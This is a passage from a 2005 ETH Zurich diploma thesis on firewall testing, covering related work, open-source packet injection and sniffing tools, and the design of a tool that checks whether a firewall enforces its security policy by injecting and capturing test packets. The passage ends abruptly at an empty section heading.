ETH
Eidgenössische Technische Hochschule Zürich
Swiss Federal Institute of Technology Zurich

Information Security
www.infsec.ethz.ch

Gerhard Zaugg

Firewall Testing

Diploma Thesis
Winter Semester 2004
ETH Zürich, 26nd January 2005

Supervisor: Diana Senn
Professor: David Basin

The strength of a wall depends on the courage of those who defend it.

– Genghis Khan

Abstract

A firewall protects a trusted network from an untrusted network. The traffic is monitored and filtered by the firewall considering a security policy. To verify that the firewall system works as intended, tests have to be performed.
Despite their crucial role in network protection, there are no well-defined methodologies to test firewalls.
This Diploma Thesis attacks the problem and proposes a sophisticated firewall testing tool that automatically examines a single firewall by running predefined test cases. The network security tool crafts, injects, captures and analyzes the test packets and logs the irregularities.
In reality, most firewall systems consist of more than one firewall. Theoretical suggestions concerning multiple firewall scenarios are presented and five fundamental problems have been analyzed and resolved.

Contents

1. Introduction **9**
1.1. About Firewall Testing . . . 9
1.2. Task . . . 10

2. Related Work **12**
2.1. Theoretical Approaches . . . 12
2.2. Practical Approaches . . . 14

3. Network Security Tools **17**
3.1. Injection Tools . . . 17
3.1.1. Libnet . . . 17
3.1.2. Nemesis . . . 17
3.1.3. Hping . . . 18
3.1.4. Nmap . . . 18
3.2. Sniffing Tools . . . 19
3.2.1. Libpcap . . . 19
3.2.2. Tcpdump . . . 19
3.2.3. Snort . . . 19

4. Design **21**
4.1. Tool Evaluation . . . 21
4.2. Fundamentals . . . 23
4.2.1. Task . . . 23
4.2.2. Synchronization . . . 24
4.2.3. File Format . . . 24
4.3. Architecture . . . 26
4.3.1. Initialization . . . 26
4.3.2. Generation . . . 28
4.3.3. Program Logic . . . 28
4.3.4. Log File Format . . . 30

5. Implementation **32**
5.1. Development Environment . . . 32
5.2. Control Flow . . . 32
5.2.1. Initialization . . . 32
5.2.2. Building the Schedule . . . 34
5.2.3. Capturing Mode . . . 34
5.2.4. Time Step Processing . . . 34
5.2.5. Packet Analysis . . . 35
5.2.6. Logging . . . 36
5.3. Source Files . . . 36
5.3.1. main.c . . . 36

5.3.2. parse.c 40
5.3.3. lpcap.c 42
5.3.4. lnet.c 44
5.3.5. log.c 46
5.3.6. util.c 46

6. Test Environment 48
6.1. General Layout 48
6.2. VMWare 48
6.2.1. Virtual Networking 49
6.3. Virtual Machines Configuration 50
6.4. NTP Server 52

7. Results 54
7.1. Checklist 54
7.2. Sources of Information 55
7.3. Test Settings 55
7.3.1. Test Environment Revisited 57
7.3.2. TCP Connections 57
7.3.3. Firewall Rules 58
7.3.4. Log Entries 60
7.4. Test Run Analysis 61

8. Multiple Firewall Scenario 64
8.1. Fundamentals 64
8.2. Topology 65
8.3. Changing the Perspective 65
8.3.1. 1 Firewall Scenario Revisited 65
8.3.2. Increasing Complexity 67
8.3.3. Side Effects 67
8.4. Testing Host Selection 69
8.4.1. Task 69
8.4.2. Solution Approach 71
8.4.3. Drawbacks 71
8.5. Journey of a Packet 73
8.5.1. Drawbacks 77
8.6. Backtracking the Packets 77
8.6.1. Problem 77
8.6.2. Solution Approach 78
8.6.3. The Spider 79
8.7. Connecting Multiple Networks 81
8.8. Multiple Entry Points 84
8.8.1. Packet Balancing 85
8.8.2. Send Events 86

8.9. Extending the Firewall Testing Tool 87

9. Summary **88**

10. Conclusions and Future Work **90**
10.1. Conclusions 90
10.2. Future Work 91

11. Acknowledgements **93**

A. Protocol Units **94**
A.1. IP Datagram 94
A.2. IP Header 94
A.3. TCP Header 95

B. README **96**

C. TCP Packet Examples **103**

D. Libpcap **104**
D.1. Libpcap Life Cycle 104
D.2. Packet Sniffer 104
D.3. Source Code 107

E. Libnet **111**
E.1. Libnet Life Cycle 111
E.2. SYN Flooder 111
E.3. Source Code 115

F. Timetable **119**

List of Figures

1. Single firewall test scenario . . . 11
2. Single firewall test scenario . . . 23
3. Two-dimensional event list . . . 27
4. Control Flow . . . 33
5. Test environment . . . 48
6. Establish and terminate a TCP connection . . . 56
7. Establish and abort a TCP connection . . . 56
8. Test environment . . . 57
9. Firewall rules . . . 58
10. Schedule of alice (left) and bob (right) . . . 61
11. Tcpdump log file of firewall interface connected to alice . . . 62
12. Tcpdump log file of firewall interface connected to bob . . . 62
13. Log file of alice (left) and bob (right) . . . 63
14. Star topology . . . 66
15. Linear bus topology . . . 66
16. Tree topology . . . 66
17. Patchwork topology . . . 66
18. 1-firewall scenario (left) and 3-firewall scenario (right) . . . 68
19. Multiple hosts covering a single firewall interface . . . 69
20. Network where firewall interfaces are directly connected to a network host 70
21. A single interface covering two firewall interfaces . . . 70
22. Connected Firewalls . . . 72
23. Routing a packet . . . 74
24. Life of a packet . . . 75
25. Partitioning the packets . . . 76
26. Backtracking a packet . . . 81
27. Traditional firewalls (left) versus three way firewall (right) . . . 82
28. Three networks connected by three (left) or two (right) firewalls . . . 83
29. A testing host (TH) covers two firewalls (FW1 and FW2) . . . 84
30. Two testing host (TH1 and TH2) cover two firewalls (FW1 and FW2) . . 84
31. Packet enters network at FW2. TH1 does not intercept the packet. 85

List of Tables

1. Protocol-independent fields . . . 24
2. Protocol-dependent fields for TCP . . . 25
3. Alert file format . . . 30
4. Netfilter hooks . . . 52
5. Test packets to be injected . . . 60
6. Packet classification . . . 60
7. States of test packets . . . 61
8. Log file entries for receivers and non-receivers of the packet . . . 86
9. Ranges of pseudo-random number types . . . 112
10. TCP segment fields . . . 113
11. IP header fields . . . 114

1. Introduction

1.1. About Firewall Testing

Many corporations connected to the Internet are guarded by firewalls that are designed to protect the internal network from attacks originated in the outside Internet. Firewalls provide a barrier to deny unauthorized access to the private network. They are also deployed inside private networks to prevent internal attacks. Although firewalls play a central role in network protection and in many cases build the only line of defense against the unknown enemy, systematic firewall testing has been neglected over years. The reason for this lies in the missing of reliable, effective and accepted testing methodologies.
There are three general approaches to firewall testing:

- Penetration testing
- Testing of the firewall implementation
- Testing of the firewall rules

The goal of *penetration testing* is to reveal security flaws of a target network by running attacks against it. Penetration testing includes (1) information gathering, (2) probing the network and (3) attacking the target. The attacks are performed by running vulnerability testing tools (such as Nessus [Der], Saint [Cor] or SATAN [VF]) that check the firewall for potential breaches of security to be exploited. If vulnerabilities are detected, they have to be fixed. Penetration testing is usually performed by the system administrators themselves or by a third party (e.g. hackers, security experts) that try to break into the computer system. The problem is that we have to be sure that we can trust the external experts.
Penetration testing is a way to perform firewall testing but it is not the only one and it is not the way we proceed.
Testing of the firewall implementation focuses on the firewall software. The examiner checks the firewall implementation for bugs. Different firewall products support different firewall languages. Thus, firewall rules are vendor-specific. Consider a hardware firewall deploying vendor-specific firewall rules. The firewall implementation testing approach evaluates if the firewall rules correspond to the action the firewall performs (e.g. if the rule indicates to block a packet but the firewall forwards the packet, we are confronted with a firewall implementation error). Firewall implementation testing is primarily performed by the firewall vendors to increase the reliability of their products.
Testing of the firewall rules verifies whether the security policy is correctly implemented by a set of firewall rules. A security policy is a document that sets the basic mandatory rules and principles on information security. Such a document should be specified in every company. The firewall rules are intended to implement the directives defined in the security policy.
The idea is to translate the security policy into firewall rules (or vice versa). We compare the generated firewall rules to the actual firewall rules. If they match, the firewall

rules implement the security policy correctly. On the other hand, we may transform the firewall rules into a security policy and compare the generated document to the given security policy. If they correspond, the firewall rules implement the security policy accurately. The problem in both approaches is the vendor-dependency of the firewall rules language which complicates the transformations. That is, a translator has to be written for every language.
Thus, it makes sense to bypass this issue by avoiding the translation operation. We get rid of the problem by defining test cases based on the security policy. We derive test packets from these test cases and send the packets to the firewall to analyze its behavior. If the firewall reacts as proposed in the security policy, everything is okay. Otherwise, we have to spot the sources of error.
This is how we perform firewall testing: we (1) identify appropriate test cases, (2) derive the test packets, (3) send the test packets to the firewall and (4) evaluate the reaction of the firewall.
If the firewall does not react as intended, one of the following failures occurred:

1. The test case is faulty and predicts a wrong firewall reaction (e.g. the security policy specifies to block a packet but the test case indicates that the firewall forwards the packet).
2. The firewall rules do not implement the security policy (e.g. the security policy specifies to block a packet but the firewall rules let it pass).
3. The firewall implementation is erroneous and the rules do not correspond to the actions of the firewall (e.g. the firewall rule specifies to block the packet but the firewall forwards the packet).
4. Packets get lost in the network.
5. The test environment has bugs.
6. Hardware components are corrupted.

The difficulty in this test packet driven approach is to locate the appropriate source of error (e.g. it is hard to distinguish between error (2) and (3)). On the other hand, this drawback shows a strength of this method: we are able to detect a variety of errors and not just one type of failure. That is, we are able to reveal specification problems, software flaws and hardware failures. Pure penetration or firewall implementation testing does not get rid of these problems.

1.2. Task

Considering the test packet driven approach, firewall testing includes two phases: (1) The identification of appropriate test cases that examine the behavior of the firewall and (2) the practical performance of these tests.




Figure 1: Single firewall test scenario

In this Diploma Thesis, we focus on the second part of the testing procedure. Our goal is to design and implement a tool that takes test packets as an input and automatically performs firewall testing by executing the following steps:

1. Generate packets according to the test packet specifications.
2. Inject the packets before the firewall.
3. Capture those packets behind the firewall that are forwarded by the firewall.
4. Analyze the results with respect to the expected outcome.
5. Log the packets leading to irregularities (i.e. packets that are forwarded although they should be blocked and vice versa).

Figure 1 illustrates the operations the testing tool has to provide and at the same time, it represents the test environment we are working with: Two hosts (*alice* and *bob*) are connected via a firewall (*eve*). The hosts build, inject, capture, analyze and log the packets. That is, the packets are crafted and injected by the sending host and the receiving host captures, analyzes and logs the packets if they make it through the firewall. Both hosts act as sender and receiver and the communication is therefore bidirectional.
Companies seldom have a single firewall but an entire firewall system. Thus, firewall testing has to be performed for multiple firewalls. If I have enough time, I will also deal with the fundamental concepts and issues of n-firewalls scenarios.

2. Related Work

There are a lot of firewall products on the market from vendors like Cisco [Sys], Check Point [Poi], Sun Microsystems [Mic] or Lucent Technologies [Tec]. Most of the products offer sophisticated tools to configure and maintain the firewall but none of them includes a reasonable test suite. Whereas the firewall technology has advanced considerably over the last years, the question how to determine if a firewall protects a network has been overlooked (although this is an important issue). It is a general trend in the computer industry to minimize the time to market and thereby to disregard evaluation, testing and verification of the products.
The methodologies to perform firewall testing are not nearly as sophisticated as the design and implementation of firewalls. The main reason for that lies in the complexity of the topic: Firewall testing is much more than just unleashing some attacks and reporting the results. One has to be aware of the fact that testing efforts are expensive, time-consuming and demand skills to reveal breaches of security.
A lot of information concerning firewall testing can be found in the Internet and many approaches have been proposed. Some of them shed light on the theoretical aspect of firewall testing ([Vig], [AMZ00]), others make practical suggestions how to evaluate firewall systems ([Hae97], [Ran], [Sch96]).

2.1. Theoretical Approaches

Vigna introduces in [Vig] a formal model for firewall testing. He argues that firewall systems are tested without well defined and effective methodologies. In particular, field testing is performed using simple checklists of vulnerabilities without taking into account the particular topology and configuration of the firewall's operational environment. Vigna proposes a firewall testing methodology based on a formal model of networks that allows the test engineer to model the network environment of the firewall system, to prove formally that the topology of the network provides protection against attacks, and to build test cases to verify that protections are actually in place. Vigna comes up with some crucial aspects of firewall testing. He

- criticizes the trivial practice of vulnerability testing.
- builds test cases to verify the protection of the firewall.
- incorporates the test environment into firewall testing.

We have already pointed out in the previous section that we understand firewall testing as an evaluation process that checks if the firewall rules implement the security policy. We also bring up the idea of test cases to verify the functionality of the firewall. Herein lies a point of contact between our work and Vigna's model: The test cases he theoretically works out could be run by our firewall testing tool. Thus, our program can serve as an instrument to test the theoretical issues and therefore may fill the missing link between theory and practice.

Wool [Woo01] introduces an firewall analyzer based on the work of Mayer, Wool and Ziskind [AMZ00]. He describes a tool allowing firewall administrators to analyze the policy on a firewall. His firewall analysis system reads the firewall's routing table and the firewall configuration files. The analyzer parses the various low-level, vendor-specific files, and simulates the firewall's behavior against a set of packets it probably receives. The simulation is done completely offline, without sending any packets.
The firewall analyzer is a passive tool (i.e. does not send and receive any packets).
To point out the advantages of their approach, Wool et al. present a list of problems that active tools (i.e. programs that send and receive packets) suffer from:

1. In large networks with hundreds of hosts, active tools are either slow (if they test every single IP address against every possible port), or statistical (if they do random testing).

2. Vulnerability testing tools can only catch one type of firewall configuration error: accepting unauthorized packets. They do not cover the second type of error: blocking authorized packets. This second type of error is typically detected when the network users complain about the problem. Note that not every active tool is a vulnerability testing tool but every vulnerability testing tool is an active tool. Thus, the problem described here only holds for vulnerability testing tools.

3. Active testing is always after-the-fact. Detecting a problem after the new policy has been deployed is dangerous (the network is vulnerable until the problem is detected and a safe policy is deployed), costly and disruptive to users. Having the ability to cold-test the policy before deploying it is a big improvement.

4. An active tool can only test from its physical location in the network topology. A problem that is specific to a path through the network that does not involve the host on which the active tool is running will remain undetected.

In this Diploma Thesis, we will design and implement an active tool that sends and receives packets. We are not able to resolve problem (1), but we can eliminate problem (2) and attack to a certain degree problem (3) and (4). The second issue is disabled by our architecture: we run our program on hosts before and behind the firewall and thus cover both kinds of errors. The third problem can be prevented by performing excessive testing before deploying the firewall. We minimize the impact of the fourth problem by running the testing tool on a number of hosts.
Nevertheless, knowing the topology of the system to be tested and not having the burden of physically send and receive packets on its shoulders, the firewall analyzer is able to test the firewall system for all reasonable test cases injecting and capturing virtual packets wherever it wants. This is somehow a perfect playground and offers many improvements to physical testing, but it also holds serious disadvantages. The analyzer

- represents a perfect world and as such, it spares the user from nasty shortcomings of common testing such as loss of packets, traffic overload or physical damage. Reality not always works as simulations suggest and hence, simulations can only be understood as an aspect of truth.

- does not cover firewall implementation problems. An error-free firewall is supposed. This assumption does not always hold. If the firewall does not act as the firewall rules suggest, the simulation is not reliable.

- has to parse the vendor-specific firewall rules to create the network abstraction. This is a troublesome task.

To conclude, virtual testing of a firewall system has remarkable advantages but on the other hand, simulations are only a reflection of reality. Some crucial aspects of firewall testing are not considered.
Another idea is to use a two-stage approach where we first simulate the firewall infrastructure with a firewall analyzer and then build and run test cases that rely on those situations where the model does not behave as suggested.

2.2. Practical Approaches

Most practice-oriented papers provide methodologies to perform penetration tests against firewall systems.
Ranum [Ran] distinguishes two kinds of testing methods:

1. Checklist testing

2. Design-oriented testing

Checklist testing is equivalent to penetration testing in running a list of vulnerability scanners against a firewall. The test fails if a security flaw is found. The problems of this approach are manifold. Penetration testing

- is limited. A bug we do not test for could slice right through the firewall tomorrow.

- does not test the interrelationship between firewall rules and security policy. It just checks for bugs.

- only takes the point of view of an attacker by trying to break into a computer system not being interested in the interaction between internal and external hosts.

- only catches the unauthorized packets that are passed and not the authorized packets that are blocked.

- does not take into account the requirements of the specific environment. For example, a bank network has another understanding of security than a school infrastructure and thus, the firewall should be configured and tested differently.

Design-oriented testing provides another access to the problem: Assume you ask the engineers who implemented the firewall why do they think the firewall protects the network effectively. Depending on their answers, you formulate a set of tests which propose to verify the properties the engineers claim the firewall has. In other words,

the test is a custom-tailored approach that matches the design of the system as we understand it. The problem with design-oriented testing is that it's hard. It takes skills that are not presently common. It's expensive, slow and it's hard to explain since it is not completely explored yet. But it highly corresponds to our claims and to what we want to achieve: A set of test cases tailored to the specific test environment that evaluate the behavior of the firewall.
Corporations such as the ICSA Labs [Laba] and Checkmark [Labb] provide a certification process to firewall product developers. They run standardized test suites. If a firewall passes these attacks, it is considered "secure" and gets a certificate. The problem is that these organizations only check the firewall implementation. Crucial security flaws such as wrong firewall rules remain uncovered since it is the task of the firewall administrator to specify appropriate firewall rules. Even though certification is an important step in the delivery of quality products, this approach is often misunderstood by the customers. The seals convey a false sense of security and organizations buy and deploy certified firewall system without further testing of their functionalities. Needless to say that is highly dangerous since the testing environment in the labs are not comparable to the demands in the real world. You cannot just buy and deploy a certificated firewall in the hope that no attack will hit you. The world changes and with it, the attacks change. New vulnerabilities are found every day (see [adv]) and an administrator has to be aware of the fact that security maintenance is a never ending process.
The work closest in spirit to ours (except for the design-oriented approach) may be a practice paper from the CERT [adv] describing step-by-step the testing of a firewall [Cen]. It emphasizes the importance of a detailed test plan and proposes the need to test both the implementation of the firewall system and the policy being implemented by the system.
By testing the implementation of a firewall they focus on the hardware failures and not on implementation bugs (like we do). An example of an implementation test scenario is a firewall that suffers from an unrecoverable hardware failure (e.g. the network adapter is corrupted). This failure can be simulated by unplugging the network cable from the interface.
Testing the security policy implemented by the firewall is more difficult since we have no chance to exhaustively test an IP packet filter configuration; there are too many possibilities. Instead of exhaustive tests, CERT recommends to use boundary tests. That is, you identify boundaries in your packet filter rules and then you test the regions immediately adjacent to each boundary.
For each rule, you identify every boundary in the rule. Each constrained parameter in a rule contributes either one or two boundaries. The space being partitioned is a multidimensional packet attribute space. Common attributes include: protocols, source addresses, destination addresses, source ports, and destination ports. Basically, every attribute of a packet that can be independently checked in a packet filter rule defines one dimension of this space. For example, a rule that permits TCP packets from any host to your Web server host on port 80 has checked three attributes (protocol, destination address, and destination port) which partitions the attribute space into three regions: TCP packets to Web server at ports less than 80 (e.g. 79), port 80, and ports

greater than 80 (e.g. 81).
For each region, you generate some test traffic which stays within that region. You verify that the firewall either rejects or forwards all traffic for a given region. Within a single region, all traffic should be rejected or forwarded. That is the purpose of partitioning the packet attribute space.
For a complex set of rules, this strategy may provoke an overwhelmingly number of test cases which is not practical.
Nevertheless, the rule boundaries method is an exciting approach to simplify the process of test case generation. It provides a technique to systematically identify appropriate test cases. As this Diploma Thesis does not cover this topic, we will not further advance in this field.
This section points out that there are theoretical and practical approaches to deal with firewall testing. But there is no solution that completely covers our task. We therefore go ahead and develop our own application, keeping in mind the ideas of the other researchers.

3. Network Security Tools

In this section, we introduce a number of open source security tools and libraries. We identify software packages that are suitable to form the basis of our testing tool or may be transformed into a firewall testing tool.
The programs we are interested in can be divided into either packet generation and injection tools or sniffing and logging tools. Some of them show features of both categories making them very attractive as a starting point to build a new application.

3.1. Injection Tools

There is a bunch of helpful packet generation and injection libraries and tools out there. We present some of them.

3.1.1. Libnet

Libnet [Sch] is a high-level API (toolkit) allowing the application programmer to construct and inject network packets. It provides a portable and simplified interface for low-level network packet shaping, handling and injection. Libnet hides much of the problems of packet creation from the application programmer such as multiplexing, buffer management, arcane packet header information, byte-ordering and OS-dependent issues. Libnet features portable packet creation interfaces at the IP layer and link layer, as well as a host of supplementary and complementary functionality. Using libnet, quick and simple packet assembly applications can be implemented with little effort. Libnet was designed and is primarily maintained by Mike Schiffman who has also written a remarkable book about open source network security tools [Sch02].
A lot of tools (e.g. ettercap [OV], nemesis [Nat] or tcpreplay [Tur]) successfully incorporate libnet as a core packet creation engine.
Libnet provides the functionality to craft and inject our own packets keeping us apart from the nasty low-level programming problems. It is an ideal library to implement a packet generation and injection engine and would hold one half of the features our tool has to provide. Libnet is clean, cute, powerful and spiffy. But because libnet is a library and not a tool, there is no code that can be recycled, the entire application has to be implemented from scratch which is time-consuming. As libnet only covers generation and injection, there has to be another library or tool dealing with capturing.

3.1.2. Nemesis

The Nemesis Project [Nat] is a command line-based, portable human IP stack. Nemesis provides an interface to craft and inject a variety of arbitrary packet types including ARP, Ethernet, ICMP, IP, TCP and UDP.
Nemesis relies on libnet. It perfectly matches the packet generation and injection demands. All kinds of packets can be sent and the packet parameters are adaptable. But like libnet, nemesis provides no sniffing capabilities. We need another tool to manage

the capturing part. They could be linked via scripts or one of them could be enlarged by the functionality of the other.

3.1.3. Hping

Hping [ead] is a command-line oriented TCP/IP packet assembler and analyzer. The interface is inspired to the ping command in Unix, but hping is not only able to send ICMP echo requests. It supports TCP, UDP, ICMP and raw IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features. Hping can be used for port scanning, network testing, remote OS fingerprinting, TCP/IP stack auditing and of course, firewall testing.
Hping implements its own packet generation and injection engine and does not rely on libnet. This design decision increases the complexity of the source code. We will come back to this later. The sniffing and analyzing part is based on libpcap.
Hping sends whatever type of packet you craft and captures whatever is sent to your host and therefore combines both abilities we are looking for. Hence, hping is a candidate to be extended, modified and transformed into our firewall testing tool. Hping not only provides injection and capture functionality but also implements a clever method to handle bidirectional communication. Thus, this tool is able to execute complex protocols considering time restrictions. These are problems we will face when for example an authorized packet is blocked by the firewall and the receiving end waits for its arrival. To solve the problem, there has to be some kind of time limit to synchronize the communication.
As hping provides the functionality we are looking for, it is a notable tool that can be converted into a more specific firewall testing tool. Additionally, time can be saved because the crucial mechanisms already exist.

3.1.4. Nmap

Nmap ("Network Mapper") [Fyob] is a free open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters or firewalls are in use, and dozens of other characteristics.
Nmap is probably the most famous network security tool out there. Like hping, it makes use of libpcap and implements its own packet generation and injection engine. The difference between nmap and hping is that hping is an all-round tool sending user defined packets to user specified hosts, whereas nmap provides a list of scanning techniques (TCP connect(), TCP SYN (half open)) and advanced features (such as remote OS-detection, stealth scanning or TCP/IP fingerprinting) that allow the user to run sophisticated attacks against a specified network or host. In other words, nmap provides a complete and handsome list of scanning techniques but the user loses the facility to craft and send self-made packets. Nmap resides an abstraction level higher than our

work is allocated. We want to be able to generate our own packets. Because the different functional modules in the code are interlocked, it would be painful to extract the injecting and capturing functionalities and to abandon the rest. Of course, time would be saved compared to developing a program from scratch, but hping offers better opportunities to modify the source code. Furthermore, it has to be said that the nmap's code is cryptic compared to hping, putting everything in just one source file (at least in the early releases, see [Fyoa]).

3.2. Sniffing Tools

Capturing is the other dominating task of our tool. There are many applications and libraries that address this problem. We introduce the most important ones.

3.2.1. Libpcap

The packet capture library [Groa] provides a high level interface to packet capture systems. All packets on the network, even those destined for other hosts, are accessible through this interface. Since libpcap uses a special socket family (PF_PACKET), it provides access to the packets in the data link layer bypassing the network stack and the corresponding verification mechanisms. The programmer grabs the packet in its original state (even the Ethernet header remains untouched).
Libpcap is a de-facto standard in packet capture programming. Many tools use this classic library including the aforementioned nmap [Fyob] and hping [ead] and others like tcpdump [Grob] or snort [Roe]. Libpcap is highly suitable to implement the capturing part of our application. The same considerations we listed for libnet also hold for libpcap: we have a high degree of freedom to design a tailored solution but we have to implement the program from scratch.

3.2.2. Tcpdump

Tcpdump [Grob] dumps the traffic on a network. It is related to libpcap in that they are maintained by the same group [Grob] and tcpdump heavily relies on libpcap. Tcpdump is the most common way to visualize the packets libpcap captures by printing them directly to the console or logging them in a file. When tcpdump finishes packet capture, it reports how many packets have been received, dropped and processed. Tcpdump absorbs the information libpcap provides.
Tcpdump is appropriate for packet capture but does not cover packet injection.

3.2.3. Snort

Snort [Roe] is an open source network intrusion detection system, capable of performing real time traffic analysis and packet logging on IP networks. It features analysis, content searching and matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, and much more. Snort

uses a flexible rule language to describe traffic that it should collect or pass, as well as a detection engine. It has a modular real-time alerting capability, incorporating alerting and logging plugins for syslog and ASCII text files.
The sniffing mechanism relies on libpcap. Snort provides capturing, logging and analyzing features and therefore outperforms tcpdump. Its broad functionality is by far more than we will need. The same argument as for nmap holds: the extraction of the relevant components may be a crucial task. It would be difficult to concentrate on the core features we are interested in and not to include stuff we do not need.

4. Design

In this section, we evaluate the tools introduced in the previous section and select those being suitable for implementing our program. We describe the architecture of our solution in-depth, discuss the program logic and solve the synchronization problem.

4.1. Tool Evaluation

There are many network security tools out there. Few of them match in parts our intention. As there is no tool that perfectly fits our needs (if this assumption would not hold, this Diploma Thesis would be obsolete), we have to either

1. build a new security tool from scratch (using adequate libraries).
2. expand an existing tool and adapt it to our concept.
3. merge multiple tools into a new application.

The advantage of (1) lies in the liberty to tailor a solution that perfectly matches our demands but it suffers from the drawback to implement the solution from the ground up and therefore to be very time-consuming. Considering that time is a limiting factor in writing a Diploma Thesis, good reasons are necessary to proceed in this direction.
Proposal (2) has the advantage of setting up upon well tested code making available reliable functionality and benefiting from the work of others that already faced a similar problem. Furthermore, it is not as costly as writing the application from scratch.
Approach (3) combines and bundles the strengths of multiple tools. We merge several applications by incorporating their source code into a single program or link the tools via a scripting language. The problem with code merging is that the work of different parties collide and hence different programming styles have to be recombined. Scripting languages have the drawback that we perhaps end up with a complex conglomerate of functionality units. But both approaches are probably not as expensive as writing our own tool from the ground up.
Associating these consideration with the presented tools and libraries, the following ideas seem to be reasonable:

- *Use libnet and libpcap*
  As libnet and libpcap are libraries that provide interfaces to inject and capture packets, our application has to be built from scratch. This is a serious burden since much programming has to be performed. On the other hand, we would not have to struggle with bad design decisions developers have made in already existing tools. That is, we get liberty but we pay for it with hard work.
  It has to be said that both libnet and libpcap are high-quality libraries and a remarkable number of well known tools (such as tcpdump, snort (libpcap) or nemesis, dsniff (libnet)) make use of it. They are both powerful and easy to handle.

- *Expand hping*
  Of all the security tools out there, hping comes nearest to what we are looking for.

It provides injection and capture capabilities and uses a clever timing mechanism to oscillate between the two modes. Hping was created in October 1998 and has been evolve into a considerable tool. A look at the source code sheds light on the problems of hping: The program is a patchwork. Over the years, functionalities were continuously added and the source code grew, but the architecture of the program has never been adapted to these new circumstances. As a consequence, today there are more than 100 global variables and every field of a packet is still set by hand (libnet does this for you behind the scenes). The early releases even did not use libpcap but a raw IP socket (instead of using the PF_PACKET socket family). Nowadays, we have a fuzzy coexistence of both socket types. In other words: much code has been written covering tasks that could be passed to libnet or libpcap. Using these libraries would simplify the coding and make it more readable. Many capabilities and features were added over the years, but the design of the program has been untouched. This leads to dozens of global variables that are inelegant and complicate the understanding. The code is static and there are many features (e.g. scan mode, listen mode) we do not need.

- *Combine nemesis and tcpdump*
  Nemesis provides packet building and injection functions whereas tcpdump handles capturing. Nemesis and tcpdump could be merged using a scripting language or by importing the functionality of one tool into the other. It is also possible to merge nemesis and snort. Snort can be used as a packet sniffer (like tcpdump) or as a full blown intrusion detection system. Because we only need its sniffing capabilities, it is a waste of time to deal with features we do not use. Therefore, we focus on tcpdump.
  Incorporating the functionality of a tools into another one requires the combination of two programming philosophies and coding styles which is a serious drawback. It would be more reasonable to extend an existing tool like hping instead of making the task even more complex by merging two of them. We do not have to incorporate the source code but could invoke nemesis and tcpdump via scripts. The problems of this approach are already explained earlier in this section. Trouble is near when making use of scripting languages because we may end up with a bulk of scripts and we have no chance to extend the underlying tools. That is, we can only access the features that nemesis and tcpdump provide and nothing more. But we look for a compact, elegant, autonomous, extensible and self-contained solution.

Considering all the advantages and drawbacks of the different approaches and balancing reasons, we decided to use the libraries libnet and libpcap to implement the firewall testing tool. Hping outperforms the nemesis/tcpdump combination since it is simpler and it is nearby our needs. But after all, the problems in the hping source code exceed the time bottleneck of libnet/libpcap. Moreover, we win the liberty to design a tool from scratch and to act as we think best.

4.2. Fundamentals

4.2.1. Task

We already introduced the idea of firewall testing in section 1. We shortly recapitulate on what we focus our attention in this Diploma Thesis: Our aim is to test whether a firewall implements the given security policy. Instead of converting the security policy to firewall rules and compare them to the existing rules (or vice versa), we craft and inject test packets according to predefined test cases. We will explain in section 4.2.3 how test packets and test cases are related. Our job is to design and implement a program that runs the test cases by sending, receiving and analyzing the corresponding test packets. If the reaction of the firewall fits the expectation, the firewall behaves as suggested, otherwise we report the irregularities.
There are five basic actions our program has to perform:

1. *Generation*. Build the test packets.

2. *Injection*. Inject the built packets.

3. *Capture*. Capture the injected packets.

4. *Analysis*. Detect uncommon events (packets that should be blocked are passed through the firewall or vice versa).

5. *Logging*. Log the irregularities.




Figure 2: Single firewall test scenario

Figure 2 demonstrates the test scenario for a single firewall: two hosts that are connected via a firewall performing firewall testing. Although the figure suggests that packets can only be sent in one direction, firewall testing can be performed in both directions. The firewall testing tool provides the five operations listed above and therefore when running it on two hosts, we are able to perform testing in both directions.

4.2.2. Synchronization

Dealing with firewall testing, we face a serious synchronization problem: A firewall is interconnected between two hosts that run a test protocol (i.e. try to exchange packets in a predefined order). Some of the packets may pass, others may be blocked. Imagine the worst case scenario: a firewall that blocks every packet. There is no communication channel to maintain synchronization or to establish a common state. But how can a host be sure that its opponent is at the same point in test execution? How can a host be sure that a packet sent by its opponent is blocked by the firewall? How long does a host have to wait for a packet?
Synchronization is a key problem in firewall testing since you cannot demand a communication channel. Perhaps every single packet will be blocked by the firewall. In a large network, it is often not possible to open a channel for testing purposes because it is expensive, complex or disorganizes the firewall settings. Hence, there is no way to establish synchronization via communication.
Luckily for us, there is something we can count on: the clocks are synchronized before testing starts. This is done for example using the network time protocol (NTP) that guarantees a time resolution of ten microseconds. Based on this common mode, we develop a model that maintains synchronization in the single and multiple firewall scenario.

4.2.3. File Format

